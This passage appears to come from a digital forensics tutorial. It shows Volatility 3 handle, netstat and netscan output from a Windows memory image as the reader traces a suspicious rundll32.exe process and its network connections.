3648    rundll32.exe    0x800ae1e1e160  0x1d0   Event   0x1f0003
3648    rundll32.exe    0x800ae190c080  0x1d4   Thread  0x1fffff        Tid 2156 Pid 3648
3648    rundll32.exe    0x800ae18dbce0  0x1d8   ALPC Port       0x1f0001
3648    rundll32.exe    0x800ae190c080  0x1dc   Thread  0x1fffff        Tid 2156 Pid 3648
3648    rundll32.exe    0x800ae1e1d1e0  0x1e0   Event   0x1f0003
3648    rundll32.exe    0xdf8541a109c0  0x1e4   Key     0x20019 MACHINE\SYSTEM\CONTROLSET001\SERVIC
3648    rundll32.exe    0x800ae1e1fee0  0x1e8   Event   0x1f0003
3648    rundll32.exe    0x800ae40cee10  0x1f0   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce630  0x1f4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae1e1f7e0  0x1f8   Event   0x1f0003
3648    rundll32.exe    0x800ae1e1ffe0  0x1fc   Event   0x1f0003
3648    rundll32.exe    0x800ae1e20160  0x200   Event   0x1f0003
3648    rundll32.exe    0x800ae40cf0b0  0x204   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce9b0  0x208   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cea90  0x20c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cfcf0  0x210   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1110  0x214   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d11f0  0x218   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d0690  0x21c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cfb30  0x220   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d0a10  0x224   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d13b0  0x228   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d0af0  0x22c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d0150  0x230   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d0bd0  0x234   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1e30  0x238   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2d10  0x23c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae0cbe460  0x244   Event   0x1f0003
3648    rundll32.exe    0x800ae40d3090  0x248   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1d50  0x24c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2df0  0x250   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2450  0x254   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1f10  0x258   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2c30  0x25c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae0cc79e0  0x260   Event   0x1f0003
3648    rundll32.exe    0x800ae40d19d0  0x264   EtwRegistration 0x804
```

```
3648    rundll32.exe    0x800ae40d2990  0x268   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2370  0x26c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d27d0  0x270   EtwRegistration 0x804
3648    rundll32.exe    0x800ae11c3560  0x274   Event   0x1f0003
3648    rundll32.exe    0x800ae4775750  0x278   File    0x100080        \Device\Nsi
3648    rundll32.exe    0xdf853f263410  0x27c   Key     0x20019 MACHINE\SYSTEM\CONTROLSET001\SERVIC
3648    rundll32.exe    0xdf853f267e70  0x280   Key     0x20019 MACHINE\SYSTEM\CONTROLSET001\SERVIC
3648    rundll32.exe    0x800ae40d2290  0x284   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d21b0  0x288   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d20d0  0x28c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2ed0  0x290   EtwRegistration 0x804
3648    rundll32.exe    0x800ae4d8bc60  0x294   Semaphore       0x1f0003
3648    rundll32.exe    0x800ae4a9bdc0  0x298   ALPC Port       0x1f0001
3648    rundll32.exe    0xdf8541a03650  0x29c   Key     0xf     USER\S-1-5-21-414731039-2985344906-
3648    rundll32.exe    0x800ae40d2a70  0x2a0   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2530  0x2a4   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a06b70  0x2a8   Key     0xf003f USER\S-1-5-21-414731039-2985344906-
3648    rundll32.exe    0xdf8541a08820  0x2ac   Key     0x20019 USER\S-1-5-21-414731039-2985344906-
3648    rundll32.exe    0xdf8541a0db00  0x2b0   Key     0x20019 MACHINE\SOFTWARE\MICROSOFT\WINDOWS\
3648    rundll32.exe    0x800ae40d2b50  0x2b4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3170  0x2b8   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d26f0  0x2bc   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1650  0x2c0   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1730  0x2c4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1810  0x2c8   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d18f0  0x2cc   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d28b0  0x2d0   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d4670  0x2d4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d4c90  0x2d8   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3f70  0x2dc   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3bf0  0x2e0   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3b10  0x2e4   EtwRegistration 0x804
3648    rundll32.exe    0xdf853b7129a0  0x2e8   Section 0x6
3648    rundll32.exe    0x800ae40d3950  0x2ec   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a080b0  0x2f0   Key     0x1     USER\S-1-5-21-414731039-2985344906-
3648    rundll32.exe    0x800ae40d4750  0x2f4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3790  0x2f8   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d4210  0x2fc   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d49f0  0x300   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d42f0  0x304   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d43d0  0x308   EtwRegistration 0x804
3648    rundll32.exe    0x800ae1b08910  0x310   ALPC Port       0x1f0001
3648    rundll32.exe    0x800ae40d4ad0  0x314   EtwRegistration 0x804
3648    rundll32.exe    0xdf853c84b220  0x318   Section 0x2     windows_webcache_counters_{9B6AB5B3
3648    rundll32.exe    0x800ae40d44b0  0x31c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3cd0  0x320   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d4d70  0x324   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3870  0x328   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d4590  0x32c   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a12ef0  0x330   TmTx    0x20019
3648    rundll32.exe    0xdf8541a12120  0x334   PcwObject       0x1
3648    rundll32.exe    0xdf8541a12cd0  0x344   DxgkCurrentDxgThreadObject      0x20019
3648    rundll32.exe    0x800ae40d4830  0x358   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3250  0x35c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3db0  0x360   EtwRegistration 0x804
3648    rundll32.exe    0x800ae4d90fe0  0x364   Event   0x1f0003
3648    rundll32.exe    0x800ae1db7120  0x368   WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae4d90360  0x380   Event   0x1f0003
3648    rundll32.exe    0x800ae1db8160  0x384   WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae40d3410  0x388   EtwRegistration 0x804
3648    rundll32.exe    0x800ae16e8080  0x38c   Thread  0x1fffff        Tid 7860 Pid 3648
3648    rundll32.exe    0x800ae40d35d0  0x394   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d34f0  0x398   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3a30  0x39c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d5e10  0x3a0   EtwRegistration 0x804
3648    rundll32.exe    0x800ae4d91d60  0x3a4   Event   0x1f0003
3648    rundll32.exe    0xdf8541a0ed10  0x3a8   Key     0x20019 MACHINE\SOFTWARE\POLICIES\MICROSOFT
3648    rundll32.exe    0x800ae1db9ea0  0x3b8   WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae4d92160  0x3bc   Event   0x1f0003
3648    rundll32.exe    0x800ae1dbad40  0x3c0   WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae48117d0  0x3c8   Mutant  0x1f0001        SM0:3648:120:WilError_03
3648    rundll32.exe    0x800ae4db9950  0x3cc   Semaphore       0x1f0003        SM0:3648:120:WilErr
3648    rundll32.exe    0x800ae40d6180  0x3d0   IoCompletion    0x1f0003
3648    rundll32.exe    0xdf8541a150f0  0x3d4   Key     0x10    MACHINE\SOFTWARE\POLICIES\MICROSOFT
3648    rundll32.exe    0xdf8541a13660  0x3e4   Key     0x10    MACHINE\SOFTWARE\POLICIES\MICROSOFT
3648    rundll32.exe    0x800ae09d1570  0x3e8   ALPC Port       0x1f0001
3648    rundll32.exe    0x800ae4d92260  0x3f4   Event   0x1f0003
3648    rundll32.exe    0x800ae4d930e0  0x3f8   Event   0x1f0003
3648    rundll32.exe    0x800ae4d921e0  0x3fc   Event   0x1f0003
3648    rundll32.exe    0x800ae1dbb150  0x404   WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae4d92960  0x408   Event   0x1f0003
3648    rundll32.exe    0x800ae1dbc740  0x40c   WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae4d93c60  0x410   Event   0x1f0003
3648    rundll32.exe    0x800ae4d948e0  0x414   Event   0x1f0003
```

```
3648    rundll32.exe    0x800ae4d92a60  0x418   Event   0x1f0003
3648    rundll32.exe    0x800ae4d92360  0x41c   Event   0x1f0003
3648    rundll32.exe    0x800ae4d92ae0  0x420   Event   0x1f0003
3648    rundll32.exe    0x800ae1dbf0b0  0x424   WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae4d94460  0x428   Event   0x1f0003
3648    rundll32.exe    0x800ae1dbdc60  0x42c   WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae4d943e0  0x430   Event   0x1f0003
3648    rundll32.exe    0x800ae4d94d60  0x434   Event   0x1f0003
3648    rundll32.exe    0x800ae4d94de0  0x438   Event   0x1f0003
3648    rundll32.exe    0x800ae1dc0ab0  0x43c   WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae04e1cb0  0x440   TpWorkerFactory 0xf00ff
3648    rundll32.exe    0x800ae12de4b0  0x444   IRTimer 0x100002
3648    rundll32.exe    0x800ae1dc0500  0x448   WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae12df390  0x44c   IRTimer 0x100002
3648    rundll32.exe    0x800ae1dbf660  0x450   WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae23b4a60  0x458   ALPC Port       0x1f0001
3648    rundll32.exe    0x800ae0578070  0x468   ALPC Port       0x1f0001
3648    rundll32.exe    0x800ae4dbb890  0x46c   Semaphore       0x1f0003        SM0:3648:120:WilErr
3648    rundll32.exe    0x800ae4439e10  0x474   File    0x100001        \Device\HarddiskVolume3\Win
3648    rundll32.exe    0x800ae22d1f60  0x480   Event   0x1f0003
3648    rundll32.exe    0x800ae476a630  0x484   File    0x120089        \Device\NamedPipe\
3648    rundll32.exe    0xdf853c619a50  0x488   Section 0x4
3648    rundll32.exe    0x800ae1858860  0x48c   Event   0x1f0003
3648    rundll32.exe    0x800ae1063910  0x494   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a0b4c0  0x498   Key     0x8     USER\S-1-5-21-414731039-2985344906-
3648    rundll32.exe    0x800ae0235080  0x574   Thread  0x1fffff        Tid 1748 Pid 3648
3648    rundll32.exe    0x800ae44dbc70  0x5b4   File    0x100020        \Device\HarddiskVolume3\Use
```

It's evident (based on `\Device\HarddiskVolume3\Users\johndoe\Desktop`) that the process has interactions with certain files located on the `Desktop`, which warrants a closer look shortly.

Identifying Network Artifacts

Moving away from processes, Volatility's `windows.netstat` plugin can traverse network tracking structures to help us analyze connection details within a memory image.

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw wind
Volatility 3 Framework 2.5.0

Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Own

0x800ae1b6c050  TCPv4   192.168.152.134 52797   142.250.186.195 443     ESTABLISHED     2784    chr
0x800ae21ae320  TCPv4   192.168.152.134 49712   96.16.54.99     443     CLOSE_WAIT      2440    WWA
0x800ae0e914b0  TCPv4   192.168.152.134 52810   44.214.212.249  80      LAST_ACK        3648    run
0x800ae21ac1e0  TCPv4   192.168.152.134 52834   142.250.203.202 443     ESTABLISHED     2784    chr
0x800adbec6a20  TCPv4   192.168.152.134 49855   192.229.221.95  80      CLOSE_WAIT      6908    Sky
0x800ae17a8b60  TCPv4   192.168.152.134 53111   140.82.121.3    443     ESTABLISHED     7820    Vel
0x800ae25dba20  TCPv4   192.168.152.134 49709   96.16.54.99     443     CLOSE_WAIT      2440    WWA
0x800adf4e3010  TCPv4   192.168.152.134 53114   185.199.109.133 443     ESTABLISHED     7820    Vel
0x800ae07f0260  TCPv4   192.168.152.134 52686   142.250.203.202 443     ESTABLISHED     2784    chr
0x800ae1387740  TCPv4   192.168.152.134 49710   96.16.54.99     443     CLOSE_WAIT      2440    WWA
0x800ae113e010  TCPv4   192.168.152.134 53118   44.214.212.249  80      ESTABLISHED     3648    run
0x800ae2d1eb60  TCPv4   192.168.152.134 49856   104.81.60.16    80      CLOSE_WAIT      6908    Sky
0x800ae016d8a0  TCPv4   192.168.152.134 49852   40.115.3.253    443     ESTABLISHED     440     svc
0x800ae16df010  TCPv4   192.168.152.134 49714   96.16.54.99     443     CLOSE_WAIT      2440    WWA
0x800ae1121940  TCPv4   192.168.152.134 49862   192.168.152.133 8000    ESTABLISHED     7820    Vel
0x800ae13e6a70  TCPv4   192.168.152.134 49876   40.115.3.253    443     ESTABLISHED     440     svc
0x800ae1319b60  TCPv4   192.168.152.134 52814   34.104.35.123   80      ESTABLISHED     440     svc
0x800ae26a5050  TCPv4   192.168.152.134 52683   142.250.203.202 443     ESTABLISHED     2784    chr
0x800ade79a630  TCPv4   192.168.152.134 49713   96.16.54.99     443     CLOSE_WAIT      2440    WWA
0x800ae1350a40  TCPv4   192.168.152.134 49711   96.16.54.99     443     CLOSE_WAIT      2440    WWA
0x800ae134f730  TCPv4   192.168.152.134 49705   192.229.221.95  80      CLOSE_WAIT      2440    WWA
0x800adeb254f0  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING       884     svchost.exe     202
0x800adeb254f0  TCPv6   ::      135     ::      0       LISTENING       884     svchost.exe     202
0x800adeb24310  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING       884     svchost.exe     202
0x800ae0b8c310  TCPv4   192.168.152.134 139     0.0.0.0 0       LISTENING       4       System  202
0x800adb8979f0  TCPv4   0.0.0.0 445     0.0.0.0 0       LISTENING       4       System  2023-08-10
0x800adb8979f0  TCPv6   ::      445     ::      0       LISTENING       4       System  2023-08-10
0x800ae07fb9f0  TCPv4   0.0.0.0 5040    0.0.0.0 0       LISTENING       1172    svchost.exe     202
0x800ae15a39f0  TCPv4   0.0.0.0 5357    0.0.0.0 0       LISTENING       4       System  2023-08-10
0x800ae15a39f0  TCPv6   ::      5357    ::      0       LISTENING       4       System  2023-08-10
0x800adeb24cb0  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING       660     lsass.exe       202
0x800adeb24cb0  TCPv6   ::      49664   ::      0       LISTENING       660     lsass.exe       202
0x800adeb24730  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING       660     lsass.exe       202
0x800adeb24470  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING       492     wininit.exe     202
0x800adeb24470  TCPv6   ::      49665   ::      0       LISTENING       492     wininit.exe     202
0x800adbed9bd0  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING       492     wininit.exe     202
```

```
0x800adeb24050  TCPv4   0.0.0.0 49666   0.0.0.0 0       LISTENING       360     svchost.exe     202
0x800adeb24050  TCPv6   ::      49666   ::      0       LISTENING       360     svchost.exe     202
0x800adeb24890  TCPv4   0.0.0.0 49666   0.0.0.0 0       LISTENING       360     svchost.exe     202
0x800adeb257b0  TCPv4   0.0.0.0 49667   0.0.0.0 0       LISTENING       440     svchost.exe     202
0x800adeb257b0  TCPv6   ::      49667   ::      0       LISTENING       440     svchost.exe     202
0x800adeb25650  TCPv4   0.0.0.0 49667   0.0.0.0 0       LISTENING       440     svchost.exe     202
0x800adb897310  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING       1788    spoolsv.exe     202
0x800adb897310  TCPv6   ::      49668   ::      0       LISTENING       1788    spoolsv.exe     202
0x800adb8971b0  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING       1788    spoolsv.exe     202
0x800adb8975d0  TCPv4   0.0.0.0 49669   0.0.0.0 0       LISTENING       632     services.exe    202
0x800adb8975d0  TCPv6   ::      49669   ::      0       LISTENING       632     services.exe    202
0x800adb897e10  TCPv4   0.0.0.0 49669   0.0.0.0 0       LISTENING       632     services.exe    202
0x800ae0b8d7b0  TCPv4   0.0.0.0 49731   0.0.0.0 0       LISTENING       8024    svchost.exe     202
0x800ae0b8d7b0  TCPv6   ::      49731   ::      0       LISTENING       8024    svchost.exe     202
0x800ae0b8ccb0  TCPv4   0.0.0.0 49731   0.0.0.0 0       LISTENING       8024    svchost.exe     202
0x800ae2203a70  UDPv4   192.168.152.134 137     *       0               4       System  2023-08-10
0x800ae22043d0  UDPv4   192.168.152.134 138     *       0               4       System  2023-08-10
0x800ae1a0b900  UDPv4   0.0.0.0 500     *       0               440     svchost.exe     2023-08-10
0x800ae1a0b900  UDPv6   ::      500     *       0               440     svchost.exe     2023-08-10
0x800ae1f17480  UDPv4   0.0.0.0 500     *       0               440     svchost.exe     2023-08-10
0x800ae1a16990  UDPv6   fe80::98f6:8cdd:2543:684b       1900    *       0               1996    svc
0x800ae1a17480  UDPv6   ::1     1900    *       0               1996    svchost.exe     2023-08-10
0x800ae1a172f0  UDPv4   192.168.152.134 1900    *       0               1996    svchost.exe     202
0x800ae1a18d80  UDPv4   127.0.0.1       1900    *       0               1996    svchost.exe     202
0x800ae1a0fc30  UDPv4   0.0.0.0 3702    *       0               1996    svchost.exe     2023-08-10
0x800ae1a0fc30  UDPv6   ::      3702    *       0               1996    svchost.exe     2023-08-10
0x800ae1a10590  UDPv4   0.0.0.0 3702    *       0               1996    svchost.exe     2023-08-10
0x800ae1a10590  UDPv6   ::      3702    *       0               1996    svchost.exe     2023-08-10
0x800ae2202300  UDPv4   0.0.0.0 3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae2202300  UDPv6   ::      3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae2204560  UDPv4   0.0.0.0 3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae2204560  UDPv6   ::      3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae1a10270  UDPv4   0.0.0.0 3702    *       0               1996    svchost.exe     2023-08-10
0x800ae1a0faa0  UDPv4   0.0.0.0 3702    *       0               1996    svchost.exe     2023-08-10
0x800ae2203430  UDPv4   0.0.0.0 3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae2205050  UDPv4   0.0.0.0 3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae1a0e7e0  UDPv4   0.0.0.0 4500    *       0               440     svchost.exe     2023-08-10
0x800ae1a0e7e0  UDPv6   ::      4500    *       0               440     svchost.exe     2023-08-10
0x800ae1f3c4b0  UDPv4   0.0.0.0 4500    *       0               440     svchost.exe     2023-08-10
0x800ae0a77c30  UDPv4   0.0.0.0 5050    *       0               1172    svchost.exe     2023-08-10
0x800ae2202940  UDPv4   0.0.0.0 5353    *       0               1272    svchost.exe     2023-08-10
0x800ae2202940  UDPv6   ::      5353    *       0               1272    svchost.exe     2023-08-10
0x800ae22032a0  UDPv4   0.0.0.0 5353    *       0               1272    svchost.exe     2023-08-10
0x800ae0e38ca0  UDPv4   0.0.0.0 5353    *       0               892     chrome.exe      2023-08-10
0x800ae0e37b70  UDPv4   0.0.0.0 5353    *       0               892     chrome.exe      2023-08-10
0x800ae0e37b70  UDPv6   ::      5353    *       0               892     chrome.exe      2023-08-10
0x800ae1f032a0  UDPv4   0.0.0.0 5355    *       0               1272    svchost.exe     2023-08-10
0x800ae1f032a0  UDPv6   ::      5355    *       0               1272    svchost.exe     2023-08-10
0x800ae1f03a70  UDPv4   0.0.0.0 5355    *       0               1272    svchost.exe     2023-08-10
0x800ae1a108b0  UDPv4   0.0.0.0 49562   *       0               1996    svchost.exe     2023-08-10
0x800ae1a113a0  UDPv4   0.0.0.0 49563   *       0               1996    svchost.exe     2023-08-10
0x800ae1a113a0  UDPv6   ::      49563   *       0               1996    svchost.exe     2023-08-10
0x800ae0e373a0  UDPv4   0.0.0.0 55185   *       0               2784    chrome.exe      2023-08-10
0x800ae05c4280  UDPv4   127.0.0.1       62675   *       0               440     svchost.exe     202
0x800ae2204880  UDPv4   0.0.0.0 63077   *       0               1584    dasHost.exe     2023-08-10
0x800ae22038e0  UDPv4   0.0.0.0 63078   *       0               1584    dasHost.exe     2023-08-10
0x800ae22038e0  UDPv6   ::      63078   *       0               1584    dasHost.exe     2023-08-10
0x800ae1a15860  UDPv6   fe80::98f6:8cdd:2543:684b       63379   *       0               1996    svc
0x800ae1a16800  UDPv6   ::1     63380   *       0               1996    svchost.exe     2023-08-10
0x800ae1a15b80  UDPv4   192.168.152.134 63381   *       0               1996    svchost.exe     202
0x800ae1a164e0  UDPv4   127.0.0.1       63382   *       0               1996    svchost.exe     202
0x800ae1f02c60  UDPv4   0.0.0.0 65457   *       0               6908    SkypeApp.exe    2023-08-10
0x800ae1f02c60  UDPv6   ::      65457   *       0               6908    SkypeApp.exe    2023-08-10
```

For a more exhaustive network analysis, we can also employ Volatility's `windows.netscan` plugin as follows:

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw wind
Volatility 3 Framework 2.5.0

Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Own

0x800adb8971b0  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING       1788    spoolsv.exe     202
0x800adb897310  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING       1788    spoolsv.exe     202
0x800adb897310  TCPv6   ::      49668   ::      0       LISTENING       1788    spoolsv.exe     202
0x800adb8975d0  TCPv4   0.0.0.0 49669   0.0.0.0 0       LISTENING       632     services.exe    202
0x800adb8975d0  TCPv6   ::      49669   ::      0       LISTENING       632     services.exe    202
0x800adb8979f0  TCPv4   0.0.0.0 445     0.0.0.0 0       LISTENING       4       System  2023-08-10
0x800adb8979f0  TCPv6   ::      445     ::      0       LISTENING       4       System  2023-08-10
0x800adb897e10  TCPv4   0.0.0.0 49669   0.0.0.0 0       LISTENING       632     services.exe    202
```

```
0x800adbec6a20  TCPv4   192.168.152.134 49855   192.229.221.95  80      CLOSE_WAIT      6908    Sky
0x800adbed9bd0  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING       492     wininit.exe     202
0x800ade6fe010  TCPv4   192.168.152.134 49702   13.107.6.156    443     CLOSED  2440    WWAHost.exe
0x800ade79a630  TCPv4   192.168.152.134 49713   96.16.54.99     443     CLOSE_WAIT      2440    WWA
0x800adeb24050  TCPv4   0.0.0.0 49666   0.0.0.0 0       LISTENING       360     svchost.exe     202
0x800adeb24050  TCPv6   ::      49666   ::      0       LISTENING       360     svchost.exe     202
0x800adeb24310  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING       884     svchost.exe     202
0x800adeb24470  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING       492     wininit.exe     202
0x800adeb24470  TCPv6   ::      49665   ::      0       LISTENING       492     wininit.exe     202
0x800adeb24730  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING       660     lsass.exe       202
0x800adeb24890  TCPv4   0.0.0.0 49666   0.0.0.0 0       LISTENING       360     svchost.exe     202
0x800adeb24cb0  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING       660     lsass.exe       202
0x800adeb24cb0  TCPv6   ::      49664   ::      0       LISTENING       660     lsass.exe       202
0x800adeb254f0  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING       884     svchost.exe     202
0x800adeb254f0  TCPv6   ::      135     ::      0       LISTENING       884     svchost.exe     202
0x800adeb25650  TCPv4   0.0.0.0 49667   0.0.0.0 0       LISTENING       440     svchost.exe     202
0x800adeb257b0  TCPv4   0.0.0.0 49667   0.0.0.0 0       LISTENING       440     svchost.exe     202
0x800adeb257b0  TCPv6   ::      49667   ::      0       LISTENING       440     svchost.exe     202
0x800adf4e3010  TCPv4   192.168.152.134 53114   185.199.109.133 443     ESTABLISHED     7820    Vel
0x800ae00c8c30  UDPv4   0.0.0.0 0       *       0               6744    powershell.exe  2023-08-10
0x800ae016d8a0  TCPv4   192.168.152.134 49852   40.115.3.253    443     ESTABLISHED     440     svc
0x800ae01d3d20  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:30:31
0x800ae01d6110  UDPv4   192.168.152.134 137     *       0               4       System  2023-08-10
0x800ae01d6430  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:30:31
0x800ae01d6430  UDPv6   ::      0       *       0               -       -       2023-08-10 00:30:31
0x800ae01d7a10  UDPv4   192.168.152.134 138     *       0               4       System  2023-08-10
0x800ae02cb0a0  UDPv4   0.0.0.0 5353    *       0               1272    svchost.exe     2023-08-10
0x800ae02cb0a0  UDPv6   ::      5353    *       0               1272    svchost.exe     2023-08-10
0x800ae02cb550  UDPv4   0.0.0.0 0       *       0               1272    svchost.exe     2023-08-10
0x800ae02cb550  UDPv6   ::      0       *       0               1272    svchost.exe     2023-08-10
0x800ae02cb870  UDPv4   0.0.0.0 5353    *       0               1272    svchost.exe     2023-08-10
0x800ae02cbb90  UDPv4   0.0.0.0 5355    *       0               1272    svchost.exe     2023-08-10
0x800ae02cbb90  UDPv6   ::      5355    *       0               1272    svchost.exe     2023-08-10
0x800ae02cbd20  UDPv4   0.0.0.0 5355    *       0               1272    svchost.exe     2023-08-10
0x800ae05c13a0  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:32:20
0x800ae05c13a0  UDPv6   ::      0       *       0               -       -       2023-08-10 00:32:20
0x800ae05c4280  UDPv4   127.0.0.1       62675   *       0               440     svchost.exe     202
0x800ae07f0260  TCPv4   192.168.152.134 52686   142.250.203.202 443     ESTABLISHED     2784    chr
0x800ae07fb9f0  TCPv4   0.0.0.0 5040    0.0.0.0 0       LISTENING       1172    svchost.exe     202
0x800ae0a77c30  UDPv4   0.0.0.0 5050    *       0               1172    svchost.exe     2023-08-10
0x800ae0b8c310  TCPv4   192.168.152.134 139     0.0.0.0 0       LISTENING       4       System  202
0x800ae0b8ccb0  TCPv4   0.0.0.0 49731   0.0.0.0 0       LISTENING       8024    svchost.exe     202
0x800ae0b8d7b0  TCPv4   0.0.0.0 49731   0.0.0.0 0       LISTENING       8024    svchost.exe     202
0x800ae0b8d7b0  TCPv6   ::      49731   ::      0       LISTENING       8024    svchost.exe     202
0x800ae0bf6a40  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:30:31
0x800ae0c53010  TCPv4   192.168.152.134 53116   44.214.212.249  80      CLOSED  6744    powershell.
0x800ae0e360e0  UDPv4   0.0.0.0 0       *       0               7820    Velociraptor.e  2023-08-10
0x800ae0e360e0  UDPv6   ::      0       *       0               7820    Velociraptor.e  2023-08-10
0x800ae0e36720  UDPv4   0.0.0.0 55396   *       0               1272    svchost.exe     2023-08-10
0x800ae0e36720  UDPv6   ::      55396   *       0               1272    svchost.exe     2023-08-10
0x800ae0e36d60  UDPv4   0.0.0.0 0       *       0               7820    Velociraptor.e  2023-08-10
0x800ae0e36d60  UDPv6   ::      0       *       0               7820    Velociraptor.e  2023-08-10
0x800ae0e373a0  UDPv4   0.0.0.0 55185   *       0               2784    chrome.exe      2023-08-10
0x800ae0e37b70  UDPv4   0.0.0.0 5353    *       0               892     chrome.exe      2023-08-10
0x800ae0e37b70  UDPv6   ::      5353    *       0               892     chrome.exe      2023-08-10
0x800ae0e384d0  UDPv4   0.0.0.0 50396   *       0               1272    svchost.exe     2023-08-10
0x800ae0e384d0  UDPv6   ::      50396   *       0               1272    svchost.exe     2023-08-10
0x800ae0e38b10  UDPv4   0.0.0.0 0       *       0               440     svchost.exe     2023-08-10
0x800ae0e38b10  UDPv6   ::      0       *       0               440     svchost.exe     2023-08-10
0x800ae0e38ca0  UDPv4   0.0.0.0 5353    *       0               892     chrome.exe      2023-08-10
0x800ae0e44050  UDPv4   0.0.0.0 0       *       0               3648    rundll32.exe    2023-08-10
0x800ae0e44370  UDPv4   0.0.0.0 5355    *       0               1272    svchost.exe     2023-08-10
0x800ae0e44820  UDPv4   0.0.0.0 55476   *       0               1272    svchost.exe     2023-08-10
0x800ae0e44820  UDPv6   ::      55476   *       0               1272    svchost.exe     2023-08-10
0x800ae0e44b40  UDPv4   0.0.0.0 0       *       0               3648    rundll32.exe    2023-08-10
0x800ae0e44b40  UDPv6   ::      0       *       0               3648    rundll32.exe    2023-08-10
